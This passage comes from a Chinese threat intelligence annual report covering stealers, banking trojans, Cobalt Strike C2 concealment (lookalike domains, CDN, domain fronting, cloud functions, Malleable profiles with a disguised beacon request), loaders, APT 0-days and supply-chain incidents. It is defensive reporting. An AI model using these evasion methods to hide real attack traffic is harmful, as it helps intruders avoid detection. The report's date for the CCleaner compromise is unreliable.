邮箱凭证窃取	√	√
虚拟货币窃取	×	√
FTP 凭证窃取	√	√
VPN 凭证窃取	×	√
字符串单独加密	×	√
后门命令	×	√
反分析/反检测	√	√
数据回传	FTP、Email、HTTP	FTP、Email、HTTP、Telegram、TOR

表 11 AgentTesla V2 版本和 V3 版本对照

网银类木马中，相对较活跃的是 TrickBot、IcedID/Bokbot、Qakbot/Qbot、Ursnif/Gozi/IFSB。它们不只包含窃密功能，还会下发其它恶意软件，如 CobaltStrike、勒索软件等。它们的主要功能对比如下：

	TrickBot	IceID/Bokbot	Qakbot/Qbot	Ursnif/Gozi/IFSB
发现时间	2016.9	2017.9	2007	2014
银行凭证窃取	√	√	√	√
虚拟货币窃取	√	×	√	×
浏览器重定向	√	√	×	×
下发勒索等	√	√	√	×
局域网传播	√	√	×	×
DGA 域名	×	×	×	√
反分析/反检测	√	√	√	√
C2 协议	HTTPS	HTTPS	HTTPS	HTTP 加密

表 12 流行网银木马功能汇总

3.2 流行木马态势分析

根据过去一年多流行木马的主要趋势变化，我们总结出以下几个特点：

1、以 Cobalt Strike 为代表的开源/商业木马备受青睐，成为攻击者在目标环境建立立足点的首选

过去一年多，我们发现越来越多的勒索攻击、APT 攻击以及僵尸网络攻击都更倾向于使用开源或商业木马。造成这种现象的原因主要有以下几个方面：一是，利用现成的木马可以更大地降低成本，攻击者只需要付出一定的学习成本便可轻松达到目的；二是，使用现成木马往往会更进一步隐藏攻击者的真实身份，使得基于代码同源性等技术进行攻击者身份鉴别的手段失效。

过去几年我们观察到使用较多的开源/商业木马如下：CobaltStrike、Metasploit、PupyRAT、PowershellEmpire、Meterpreter、Covenant、Armitage、Octopus C2、Sliver、Responder、PoshC2。这其中接近 20%的恶意 C2 服务器是使用 Cobalt Strike 搭建的，Cobalt Strike 已经成为目标环境中建立立足点的最流行解决方案。

Cobalt Strike 是一款商业化的渗透测试框架，由 Strategic Cyber 安全团队开发并于 2012 年发布，专为对手模拟和红队行动而设计，主要用于执行有目标的攻击和模拟高级威胁者的后渗透行动。自发布以来，Cobalt Strike 渗透测试框架频繁出现在各类对手模拟和红队行动中，已经成为渗透测试人员最常用的工具之一。该框架不仅集成有丰富的逃避流量检测和反沙箱检测技术，且具备优秀的反溯源能力，再结合其它免杀技术和 C&C 隐藏技术，已经能够规避众多的威胁感知、安全审查机制。并且，因为工具的高易用性和可扩展性，不管是出于盈利目的的犯罪团伙（如 FIN7），还是参与政治间谍活动的国家背景组织（如 APT29），已经将该工具应用于真实的攻击中。此外，各种破解版本泛滥，还有大量教程文档、教学视频帮助新手了解如何有效快捷地入门使用，这都大大降低了网络犯罪的技术门槛。2020 年，Cobalt Strike 4.0 源码被泄露，网络犯罪分子可以很容易地根据自身需求修改该工具，以绕过安全研究人员的检测。

通过对 Cobalt Strike 框架的逆向分析，结合 VenusEye 威胁情报平台以及其它相关渠道对关联样本进行采样分析，我们发现了大量使用流量伪装技术、云函数、CDN 技术、域名前置技术进行流量隐藏的未知攻击。

（1）Cobalt Strike Server 分布概况

根据收集到的 Cobalt Strike 的 C&C 服务器数据以及对这些服务器的地理位置分布进行统计分析，可以推断该工具在全球的分布情况以及大致流行程度。从结果来看，Cobalt Strike 服务器的分布范围非常广泛，包括 36 个国家和地区。我们对这批命令控制服务器（C&C）的所属运营商进行了细分。结果表明，大量服务器归属于规模较小或无法识别的运营商。此类厂商的安全管理工作通常较为松散、混乱，相应的租金也较为低廉，攻击者往往倾向于选择此类厂商架设服务器以降低攻击成本和躲避监管。

（2）CobaltStrike 流量隐匿技术

随着网络安全审查机制的日趋成熟和完善，隐匿技术受到越来越多的关注，各种 C2 服务器隐藏技术和通讯流量隐匿技术层出不穷。攻击者用于对抗流量监管和运维分析，防守人员则用于检验自身审查机制或赋能产品。

在对这些在野的 Cobalt Strike 样本的回连 C&C 数据进行整理分析时，我们发现大量使用流量伪装技术、云函数/服务、CDN 技术、域名前置技术进行流量隐藏的样本，回连 C&C 服务器涉及的域名中也出现大量特殊的域名，例如 CDN 域名、仿冒合法网站的域名、甚至是携带合法 SSL 证书的白域名等等。在进一步分析后发现，攻击者为对抗监管审查和流量分析，会将多种 C2 隐藏技术和通讯隐匿技术协同运用。

隐匿技术	技术说明
CDN	C2 隐藏，借助 CDN 接入服务将流量中转至真实 C2 服务器
域前置	C2 隐藏，借助合法域名作为前置域，逃避监管审查和运维分析
云函数/服务	C2 隐藏，借助云函数/服务将流量中转至真实 C2 服务器
配置 Profiles	通讯隐匿，借助 Malleable-C2-Profiles 配置文件自定义通信流量规则对抗流量检测
域名仿造	通讯隐匿，通过仿冒与合法域名的相似域名干扰普通用户或运维分析人员

表 13 CobaltStrike **流量隐匿技术汇总**

进一步拆分统计了 C&C 数据中各类隐匿技术的使用占比情况，得到隐匿技术占比图，如下：



图 17 CobaltStrike 隐匿技术占比

由上图可知，超过 67%的攻击者尝试通过隐匿技术来增强自身隐蔽性。其中，约 41%的攻击者采用通信隐匿技术（域名伪造、配置 Profiles）来躲避流量检测，约 26%的攻击者采用 C&C 隐藏技术（CDN 技术、域前置、云函数/服务）来逃避审查和规避溯源分析。值得注意的是，攻击者往往会将 C2 隐藏技术与通讯隐匿技术结合使用来进一步增强自身的隐蔽性，例如：CDN+域名伪造、域前置+配置 Profiles 等等。以下将结合样本中的示例对相关技术进行介绍。

1）域名仿造

通过仿冒与合法域名的相似域名干扰普通用户或运维分析人员。该类技术门槛较低，攻击者通常使用替换相似字符、拼接迷惑性词语、字母调换位置、更换顶级域名等方式仿造正常合法域名，而普通用户或运维人员在惯性思维下很难分辨真伪。被仿照的域名知名度越高，越不容易引起用户或运维人员的怀疑，如 Google、Microsoft、Windows、Office 等都是常常被选择的伪造目标。由于此类伪装方式具有很强的迷惑性和隐蔽性，且技术门槛和成本较低，会对普通用户或日志分析人员产生较大干扰，俨然成为许多攻击组织的标准配置。

C&C	仿造目标	备注
365office.tk	Office	更换顶级域名
windows-defender-update.ru	Windows	
www.micrsoft.org	Microsoft	
www.googlet.gq	Google	
asl-ofc-msoffice.com	Office	拼接迷惑性词语
updt.googleupdt.com	Google	
update04.microsoft-essentials.com	Microsoft	

clients-amazonworkspaces.com	Amazon	替换相似字符、字母调换位置
www.welbo.co	Weibo	
login.microsotfonline.org	Microsoft	
www.alibababaa.com	Alibaba	
www.weixim.ga	Weixin	

表 14 CobaltStrike 域名仿造示例

2）CDN

Content Delivery Network（CDN）是一个由地理位置分布不同的服务器组成的系统，它们协同工作为用户提供快速的 Internet 内容访问，通过减少服务器和用户之间的物理距离来最大程度减少加载网页的延迟。CDN 在收到对尚未缓存的资源的请求时，会将请求转发到源服务器。攻击者利用该特性，将 C&C 服务器部署在 CDN 之后，由 CDN 中转 C&C 通信流量，从而隐藏真实 C&C 地址，加大溯源难度。C&C 中常见的云服务提供商包括亚马逊（cloudfront.net）、Cloudflare（cdn.cloudflare.net）、阿里云（alikunlun.com）、腾讯云（cdn.dnsv1.com）等。

3）域前置

域前置（Domain Fronting）是一种隐藏通信端点的通用审查规避技术，其关键思想是在不同通信层使用不同的域名。在 HTTPS 请求中，目标站点的域名通常会出现在三个位置：DNS 查询请求中、TLS 服务器名称指示（SNI）扩展以及 HTTP 请求 Host 中。通常情况下，三个位置的域名应该相同。然而，在域前置的 HTTPS 请求中，DNS 查询和 SNI 携带一个域名（合法的“前端域”），而被 TLS 加密对审查人员隐藏的 HTTP 请求中 Host 却携带另一个域名（隐藏的“内部域”）。HTTP.Host 对审查监管人员不可见，但对接收 HTTPS 请求的前端服务器可见，前端服务器解析出“内部域”后将请求转发至隐蔽域名。



图 18 Domain Fronting 技术

域前置多与 CDN 配合使用，客户端发出的请求看起来是发往合法站点，该站点解析到 CDN 服务器，之后 CDN 服务器对请求进行解密，读取 HTTP.Host 并将请求转发至其指定的隐蔽域名。分析中发现，出现了一种简化配置的情况：“无域”前置，即没有 DNS 请求且 SNI 为空，而是直接使用 IP 地址将请求发送至 CDN 服务器，再由其解析并转发请求，达到隐藏真实 C&C 地址的目的。

4）云函数（服务）

云函数（FaaS）是一段运行在云端的、轻量的、无关联的、并且可重用的代码。用户无需管理服务器，只需编写和上传代码，即可获得对应的数据结果。攻击者编写请求接收转发代码，将流量中转至 C2 服务器，之后发布成云函数服务。当 C2 通讯流量请求云函数时，触发运行转发代码，所有流量经由云函数转发至隐藏的真实 C&C 地址。

在分析过程中，我们发现大量使用 Heroku 以及腾讯云平台进行流量转发的类似样本。Heroku 是一个支持多种编程语言的云平台即服务，为用户免费提供 docker 容器部署，以及开放 Web 服务至互联网。

5）配置 Profiles

Cobalt Strike 的有效载荷称为 Beacon，使用 HTTP、HTTPS 或 DNS 与其服务器（TeamServer）进行通信，支持通过 Malleable-C2-Profiles 配置文件来进行高度化的配置，为其整体提供相当大的灵活性和扩展性。

攻击者能够通过加载 Malleable C2 配置文件来修改有效载荷（Beacon）与服务器（TeamServer）之间的流量特征，将通信流量伪装成其它正常应用网站的访问流量，以此隐藏通信流量，规避流量安全审查和检测。由于技术门槛和成本极低，且隐匿效果良好，该技术已成为攻击者使用最多的 C&C 通信隐匿技术。在捕获的 C&C 数据中，近 30%的攻击者会使用自定义的 Malleable C2 配置文件来对抗流量检测。

攻击者自定义的 Malleable C2 配置文件会将通讯流量伪装成高可信度应用网站的正常 Web 请求。常见伪装的目标有 Jquery、Windowsupdate、Amazon 等，示例如下：

```
GET /jquery-3.3.1.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: code.jquery.com
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie: __cfduid=G5Vgbw2q42u1-lUQk8DNCYaZ1LW70FONceFlhDFbTkLRR6oq8CC0QfBragGrRh9-LDbLpIRBRweQxY-56nZtSwxD-
KQI3WFc2-g2eeBQClO4NXjEdmSzroSojLsDVdLna-llBAZREiY5_VDGK59PFsGu_-_NqyRg46jOfb8mXa4
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK                                                    jQuery
Date: Thu, 24 Dec 2020 08:37:49 GMT
Server: NetDNA-cache/2.2
Content-Length: 5543
Keep-Alive: timeout=10, max=100
Connection: keep-alive
Content-Type: application/javascript; charset=utf-8
Cache-Control: max-age=0, no-cache
Pragma: no-cache

/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(e,t){"use
```

图 19 伪造 Jquery 的 Cobalt Strike 流量

显然，这些隐匿技术给审查机构和溯源分析者带来了极大的困难，随着攻击者越来越多地使用类似技术，从情报端（威胁情报分析平台）到防御端（IDS、IPS 等终端防御系统）都将面临更加严峻的挑战，也迫切需要更加强大的特征指纹、流量分析及关联分析能力。

2、恶意软件即服务蓬勃发展，为网络犯罪产业链注入新能量

过去一年多，在恶意软件即服务（MaaS）模式的蓬勃发展之下，越来越多的恶意软件

加入到 MaaS 模式之中，成为网络犯罪产业链的推动者，不同的黑产团伙利用相同的恶意软件进行了“各具特色”的攻击，同一款恶意软件在不同的攻击活动中发挥了不同功能，已然构成了规模庞大的网络犯罪产业链，较为活跃的恶意软件之间的关系如下图所示：



图 20 常见恶意软件投递关系图

3、以 GuLoader 为代表的新一代自定义壳出现

Loader 是相对于最终的有效载荷来说的，主要用来分发、加载核心的有效载荷。Loader 中会尝试逃避各种安全机制的检测，比如检测虚拟机、沙箱，反调试等。2019 年之前，我们观察到 VB、Delphi、C#、AutoIT 等各类 Loader，其最终有效载荷通常以加密资源的形式嵌入在 Loader 里，不需要联网下载。Loader 运行后解密出一段 shellcode，shellcode 完成检测虚拟机、沙箱、调试器等。检测通过后，shellcode 继续读取加密资源，解密还原为最终的载荷 PE，并注入到傀儡进程执行。

2019 年底，GuLoader 首次出现，其最大的变化是核心载荷来自云托管服务。GuLoader 同样是解密出一段 shellcode，并检测虚拟机、沙箱、调试器等。但后续是从云托管服务下载加密的有效载荷数据，然后解密出 PE 注入到傀儡进程执行。

2020 年，Loader 采用了更多的新技术新手段。比如 BazarLoader 使用 OpenNIC DNS 服务器来解析 DGA 算法生成的.bazar 域名。.bazar 是使用 EmerDNS 区块链 DNS 系统注册的去中心化域名，具备匿名性，不会被劫持和关闭。另外 BazarLoader 还使用 ADVObfuscator、

obfusator 等开源工具进行源代码混淆。

除此之外，2021 年出现的 MosaicLoader 使用多阶段方式下载最终的载荷，同时还会模仿合法程序的信息，代码也同样进行了混淆。

在去年的年度报告中，我们曾经对 2015 年以来出现的典型 Loader 进行了总结。以下是过去一年多各种恶意软件加载的流行自定义壳介绍：

名称	发现时间	技术特点
Guloader	2019 年底	使用流行云服务（Google Drive、OneDrive 和 Dropbox）反虚拟机、反沙箱、进程注入、反调试、反静态分析
BazarLoader	2020 年 4 月	使用 EmerDNS、进程注入、反静态分析、滥用数字签名、DGA 算法
BuerLoader	2019 年 8 月	反虚拟机、反沙箱、进程注入、反调试、反静态分析
Gootloader	2020 年 11 月	反虚拟机、反沙箱、进程注入、反调试、反静态分析、将文件数据写在注册表中
MosaicLoader	2021 年 7 月	模仿合法程序、代码混淆、多阶段

表 15 过去一年多恶意软件流行自定义壳汇总

APT 组织攻击态势观察

4.1 APT 攻击态势综述

过去一年多，新冠疫情大流行对全球产生了前所未有的影响，但攻击者却能迅速适应新冠全球大流行带来的变化，高级持续性威胁组织更是将其矛头对准“新冠疫情”及其衍生产业。疫情初期，他们时刻关注防疫政策、口罩新闻等焦点问题，实时更新钓鱼邮件内容，延续着 APT 威胁态势与地缘政治事件之间的高度一致性；疫情中期，随着远程办公需求的增加，VPN、邮件服务器、OA 等办公系统成为 APT 组织的重点攻击目标；疫情后期，针对疫苗研发数据的窃取活动导致医疗行业频繁受到攻击。

2020 年底，史上最严重供应链攻击 Solarwinds 攻击事件被曝光，上游供应商再次成为安全突破口。供应链攻击作为建立特权访问和信任关系最有效的方式之一，被各威胁参与者青睐。从近年来供应链攻击趋势看，供应链攻击正在逐渐向上游组件、开源工具蔓延，由于开源项目依赖于志愿开发人员的贡献，难以发现其中恶意意图的成员，且开源项目含有较多的依赖项，依赖关系的质量和安全性难以保证，因此针对此类软件的供应链攻击是 APT 组织最理想的切入点，再借助此类软件的信任链和影响力，导致该恶意组件被广泛地向下游分发，并被战略性地、秘密地利用。

4.2 APT 组织攻击数据概览

据 VenusEye 威胁情报中心数据，截止 2021 年上半年，被披露攻击资产最多的前 10 个 APT 组织分别为 Lazarus、TransparentTribe、Chafer、Sofacy、Donot、Oceanlotus、Sidewinder、APT33、Patchwork 和 FIN7。



图 21 2020 **年至** 2021 **年上半年** APT **组织资产数量** TOP10

从受到攻击的行业分布上来看，针对医疗行业的攻击激增，攻击者青睐使用新冠相关话题展开攻击；除了医疗行业外，金融行业受到的攻击也有一定的提升，这和加密货币市场的热度也存在一定关系。

过去一年多，有十余个0day漏洞被发现用于APT攻击，除Darkhotel组织外，HAFNIUM、Bitter 等 APT 组织也开始使用 0day 进行攻击。

所属产品	漏洞编号	漏洞说明	组织
Firefox	CVE-2019-17026	IonMonkey JIT 编译器中的类型混淆	Darkhotel
Exchange Server	CVE-2021-26855	服务端请求伪造（SSRF）	HAFNIUM
	CVE-2021-26857	反序列化漏洞	HAFNIUM
	CVE-2021-26858	任意文件写入漏洞	HAFNIUM
	CVE-2021-27065	任意文件写入漏洞	HAFNIUM
Internet Explorer	CVE-2020-0674	IE 远程代码执行	Darkhotel
	CVE-2020-1380	JScript9 中的 UAF 漏洞	PowerFall
	CVE-2021-	MSHTML 中的 UAF 漏	朝鲜 APT

26411	洞	
CVE-2020-0986	Windows 内核特权提升漏洞	PowerFall
CVE-2021-28310	Win32k 提权漏洞	Bitter

表 16 2020 年~2021 年 H1 APT 组织使用的 0day 漏洞

4.3 APT 攻击手段概览

根据 2020 年至 2021 年上半年的 APT 攻击事件，结合 ATT&CK 网络威胁框架，我们总结出 APT 攻击惯用的技术矩阵，如下：

图 22 APT 组织惯用技术矩阵

从整体上看，相比于 2019 年，APT 组织惯用的技术变化不大，部分技术在今年更为流行。

1）Command and Scripting Interpreter——T1059

代码执行上，命令和脚本解释器（Command and Scripting Interpreter）在 2020 年的攻击技术中格外流行，通用脚本语言能够有效保证攻击者的恶意代码可以运行在不同环境中，在 Windows 平台上体现在 Powershell 脚本的滥用，诸多 APT 组织如 Turla、APT33、WellMess、FIN10、Sandworm 喜欢使用 EMPIRE 框架。

2）Process Injection——T1055

在提权手段中，进程注入的使用率最高，在其子技术中，线程注入、DLL 注入、进程镂空更为流行，进程注入并不是一个新颖的技术手段，进程注入能够被广泛使用的原因与黑客工具的滥用有较大关系。

3）Obfuscated Files or information——T1027

在防御规避手段中，攻击者往往会使用多个手段防止被检测。在这些手段中，文件或信息的混淆成为了标配手段，该手段的使用频率逐年递增，超过半数的恶意软件都会对其关键代码、C&C 配置甚至整个软件进行加密混淆。此外，目前的混淆加密手段也更为简单和多样，部分开源工具 ADVObfuscator、obfusator 等可从代码编译构建时就进行混淆，即缩短恶意程序混淆的开发时间，也可以快速进行代码的混淆重构。可以预见的是，在很长一段时间内，恶意代码的加密混淆仍会作为防御规避的主要手段。

4.4 APT 攻击趋势及预测

纵观过去一年多的 APT 攻击事件，我们对 APT 攻击活动特点以及趋势总结如下：

1、供应链攻击频发，且正向上游组件、开源工具蔓延

供应链攻击作为建立特权访问和和信任关系最有效的方式之一备受攻击者青睐。根据相关数据统计，过去一年多发生的供应链攻击相比之前增长 430%，超过四千万个体受到影响。较为知名的供应链攻击如下：

（1）2020 年 12 月，FireEye 和微软发布研究报告，详细阐述了 SolarWinds 供应链攻击事件，受到影响的企业和单位超过 18000 个，包括 FireEye、微软、美国财政部、商务部等多个政府机构用户受到长期入侵和监视。

（2）2020 年 5 月，发现针对 Github 中 JAVA 项目的定向攻击，攻击者通过提交恶意代码至开源项目，并被其他开源项目所引用。这些存在恶意代码的开源项目被开发人员使用后，会在开发人员机器中寻找 NetBeans IDE。如果开发人员的机器中存在该 IDE，则对 NetBeans 构建的所有 JAR 文件进行感染，植入恶意软件加载器，以确保项目运行时会释放出一个远程管理工具（RAT）。

（3）2020 年 9 月，CCleaner v5.33.6162 和 CCleaner Cloud v1.07.3191 版本受到感染，包括 Avast、Piriform 及超过 200 万用户受到影响。

（4）2020 年 4 月，Ruby 语言官方模块包代码库 RubyGems，被植入了超 725 个恶意软件包。

由于开源项目依赖于志愿开发人员的贡献，难以发现其中有恶意意图的成员，且开源项目含有较多的依赖项，依赖关系的质量和安全性难以保证。因此，供应链攻击正在逐渐向上游组件、开源工具蔓延，再借助此类软件的信任链和影响力，导致该恶意组件被广泛的向下游分发，并被战略性、秘密地利用。

2.、开源黑客工具滥用，APT 组织归属特征愈发显得模糊

几年前开始，APT 组织就开始广泛使用攻击性安全工具（Offensive Security Tools，OST），并逐渐在 2020 年成为主流。这些工具包括后门、攻击框架等，它们易于获取、成本低，再加上潜在归因的模糊性，使得它们吸引了更多 APT 组织使用。最受 APT 组织青睐的开源黑客工具如下：

工具	组织
Cobalt Strike	Oceanlotus、FIN6、FIN7、APT29、Winnti 等
Metasploit Meterpreter	MuddyWater、TA505、Turla、DarkHydrus、APT33 等
PupyRAT	APT33、APT35、Rocket Kitten、COBALT ILLUSION 等
Mimikatz	Turla、OriRig、Fancy Bear、TA505、Black Energy 等
UACME	Patchwork、DarkHotel、Oceanlotus 等
QuasarRAT	Patchwork、CONFUCIUS、APT33、APT10 等
Powershell Empire	Sandworm、GADOLINIUM 等

表 17 APT 组织常用攻击性安全工具汇总

3、越来越多的 APT 组织开始针对隔离网络进行定制化攻击

过去一年多，越来越多的 APT 组织开始对隔离网络重视起来，针对隔离网络的攻击框架不断开发完善。从轰动一时的震网蠕虫到近两年 Darkhotel 组织不断更新的 Retro、RamsayV1、RamsayV2 等都是非常经典的针对隔离网络的攻击框架。

隔离网络主要是指把两个或两个以上可路由的网络（如：TCP/IP）通过不可路由的协议（如：IPX/SPX、NetBEUI 等）进行数据交换而达到隔离目的。而网络隔离技术的核心是物理隔离，通过物理隔离可以有效阻止来自于公共 Internet 和不安全局域网的攻击。和外部网络进行数据交换时，可以通过专用硬件和安全协议来确保两个链路层断开的网络实现数据信息在可信网络环境中进行交互、共享。但是由于物理隔离网络的独特性质，一般隔离环境的漏洞补丁、安全软件等更新滞后，攻击者就可以在我们使用可移动存储设备、共享目录等进行数据交换的时候，进行提前埋伏，进而攻入隔离网络。

2020 年 5 月，Darkhotel 组织针对隔离网络的攻击框架 Ramsay 被披露。由于隔离网络的独特性质，Ramsay 将控制指令隐藏在文档结构中进行下发，其中包括了收集文档、泄露信息、感染文档和感染可执行文件等功能，同时将获取到的信息附加到文档尾部，当附加有窃取信息的文档被带入到公共网络的时候就会被电脑上感染的 Ramsay 进行读取，然后窃取信息回传到 C2 服务器。

2020 年 6 月，Cycldek 组织的 USBCulprit 新型工具被披露，用于窃取隔离网络的敏感信息，扫描收集受害主机上特定后缀的文件，比如 doc、xls、docx、rtf、ppt 等并将其写入到可移动设备中，同时通过感染 USB 等可移动存储设备进行传播。

4.5 主要活跃的 APT 组织介绍

4.5.1 南亚次大陆

历史上，南亚次大陆长期分裂，各地区之间宗教矛盾、领土主权问题不可调和。同样在网络空间中，南亚各国之间的攻击不断，该地区众多 APT 组织的关系并不独立，多个组织存在基础设施的重叠和攻击武器库的复用。他们的攻击目标、攻击手法各不相同，其中以孔夫子的攻击最为活跃，其次是蔓灵花与白象，肚脑虫和响尾蛇等。

印巴问题一直是南亚次大陆上的一个火药桶。2020 年的第一天，印巴两国便在实际控制线附近爆发了激烈冲突。2 月巴基斯坦指责印度撕毁停火协议，随后巴基斯坦军队对印军开火。

中国与印度是接壤的邻国关系，由于中印边界并没有正式勘界的原因，中印边境冲突摩擦时有发生。2020 年年初，在全国齐心协力抗击新冠疫情的同时，发生了白象组织以新冠为主题定向攻击我国国内医疗机构的攻击事件。

4.5.1.1 魔罗杪

1、组织概况

魔罗桫（Confucius、孔夫子）组织 2013 年被趋势科技披露。主要针对中国、巴基斯坦、尼泊尔等东南亚国家，以及部分南亚、中东和非洲国家。魔罗桫组织主要对政府机构、国防军工、核能行业、电信运营商等机构感兴趣。

